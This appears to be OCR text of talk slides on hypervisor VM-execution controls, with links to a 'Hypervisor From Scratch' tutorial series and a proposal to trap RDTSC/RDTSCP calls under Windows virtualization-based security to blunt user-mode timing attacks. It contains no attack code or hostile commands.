HYPERVISOR
imgflip.com




Table 24-6. Definitions of Primary Processor-Based VM-Execution Controls

Bit Position(s)	Name	Description
2	Interrupt-window exiting	If this control is 1, a VM exit occurs at the beginning of any instruction if RFLAGS.IF = 1 and there are no other blocking of interrupts (see Section 24.4.2).
3	Use TSC offsetting	This control determines whether executions of RDTSC, executions of RDTSCP, and executions of RDMSR that read from the IA32_TIME_STAMP_COUNTER MSR return a value modified by the TSC offset field (see Section 24.6.5 and Section 25.3).
7	HLT exiting	This control determines whether executions of HLT cause VM exits.
9	INVLPG exiting	This determines whether executions of INVLPG cause VM exits.
10	MWAIT exiting	This control determines whether executions of MWAIT cause VM exits.
11	RDPMC exiting	This control determines whether executions of RDPMC cause VM exits.
12	RDTSC exiting	This control determines whether executions of RDTSC and RDTSCP cause VM exits.
15	[illegible]load exiting	In conjunction with the CR3-target controls (see Section 24.6.7), this control determines whether executions of MOV to CR3 cause VM exits. See Section 25.1.3. The first processors to support the virtual-machine extensions supported only the 1-setting of this control.
16	CR3-store exiting	This control determines whether executions of MOV from CR3 cause VM exits. The first processors to support the virtual-machine extensions supported only the 1-setting


Hypervisor From Scratch

- Hypervisor From Scratch – Part 1: Basic Concepts & Configure Testing Environment
- Hypervisor From Scratch – Part 2: Entering VMX Operation
- Hypervisor From Scratch – Part 3: Setting up Our First Virtual Machine
- Hypervisor From Scratch – Part 4: Address Translation Using Extended Page Table (EPT)
- Hypervisor From Scratch – Part 5: Setting up VMCS & Running Guest Code
- Hypervisor From Scratch – Part 6: Virtualizing An Already Running System

Available at : https://rayanfam.com/tutorials/

OFFSEC
www.offsec.ir

VIRTUALIZATION BASED SECURITY WINDOWS 10



Why VBS can’t stop this kinds of attack ?

It’s because OSs internally use RDTSC and RDTSCP.

- We can stop it because we don’t need user-mode timing !
- We can modify RDTSC and RDTSCP ‘ s result to avoid error.
- For this, we give user-mode apps clock time + 20 clk tolerance.

Disadvantages

- Because both Kernel-Mode and User-Mode cause VM-Exits
  - so it makes our system much more slower !

- Some applications may have undefined behaviours/

Questions ?

Thanks